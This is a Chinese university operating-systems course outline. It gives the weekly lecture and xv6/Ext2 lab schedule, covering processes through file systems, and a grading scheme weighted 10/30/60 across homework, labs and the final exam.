- ✓ 曾任威斯康星大学麦迪逊分校 计算机科学系Susan Beth Horwitz 教授
- ✓ 曾任威斯康星大学麦迪逊分校 计算机、数据与信息科学学院Catherine A. Erickson 教授

课程安排

1. **课堂授课：**

- 每位同学请准备好教材，上课之前，请务必先自学教材！这是前提！（**授人以鱼不如授人以渔，大学要学会自学的能力**）
- 课堂教学：通过PPT与实验演示相结合的方式，在课堂讲授本课程各章节的知识单元。

2. **课后作业**:一共四次作业，会以电子版的形式将题目及要求发在QQ群中

3. **实验：**完成5个实验项目，将理论与实践相结合，全面实践操作系统的各个模块以及模块之间的结构关系。

课程安排

周次	时间	课时	地点	授课教师	内容
1	星期三（9月3号）	3、4	T2307	刘老师	导论与操作系统结构
1	星期五（9月5号）	3、4	T2806	刘老师	进程与线程之进程
2	星期三（9月10号）	3、4	T2803	刘老师	进程与线程之进程
2	星期五（9月12号）	3、4	T2806	刘老师	进程与线程之线程
2	星期五（9月12日）	9、10、11、12	T2608	仇老师	实验一：xv6与Unix实用程序
3	星期三（9月17号）	3、4	T2803	刘老师	处理器调度
3	星期五（9月19号）	3、4	T2806	刘老师	处理器调度
4	星期三（9月24号）	3、4	T2803	刘老师	并发与同步
4	星期五（9月26号）	3、4	T2806	刘老师	并发与同步
4	星期五（9月26日）	5、6、7、8	T2608	仇老师	实验二：进程与系统调用
6	星期五（10月10号）	3、4	T2806	刘老师	死锁
6	星期六（10月11号）	3、4	T2803	刘老师	死锁
7	星期三（10月15日）	3、4	T2803	刘老师	内存管理
7	星期五（10月17日）	3、4	T2806	刘老师	内存管理

课程安排

周次	时间	课时	地点	授课老师	内容
8	星期三（10月22日）	3、4	T2803	刘老师	虚拟内存
8	星期五（10月24日）	3、4	T2806	刘老师	虚拟内存
8	星期五（10月24日）	5、6、7、8	T2608	仇老师	实验三：锁机制的应用 及 现场验收前三次实验
9	星期三（10月29日）	3、4	T2803	刘老师	虚拟内存
9	星期五（10月31日）	3、4	T2806	刘老师	I/O与存储
9	星期五（10月31日）	9、10、11、12	T2608	仇老师	实验四：页表 及 现场验收
10	星期三（11月5日）	3、4	T2803	刘老师	I/O与存储
10	星期五（11月7日）	3、4	T2806	刘老师	文件及文件系统
10	星期日（11月9日）	1、2、3、4	T2608	仇老师	实验五：Ext2文件系统
11	星期三（11月12日）	3、4	T2803	刘老师	文件及文件系统
11	星期五（11月14日）	3、4	T2806	刘老师	文件及文件系统
12	星期三（11月19日）	1、2、3、4	T2608	仇老师	实验五：Ext2文件系统 及 现场验收

课程考核

考核环节	所占分值	考核与评价细则
(1) 平时作业/测验	10	1）**4次**，单独评分 评价标准关注：代码是否规范，文档、注释是**否完整**，质量是否达到题目规定的要求及独特**性等**。
(2) 实验	30	1）**按要求完成5次**试验 2）**上交**实验报告 标准：代码是否规范，功能是否完善，报告是**否完整**，图表是否清晰等。
(3) 期末考试	60	**期末考**试： 1）**操作系**统概念原理的理解 2）**核心算法的掌握** 3）**按学**时比例分配各章节的考核知识点与分值。
课程最终成绩 = （1）+（2）+（3）		

谢 谢!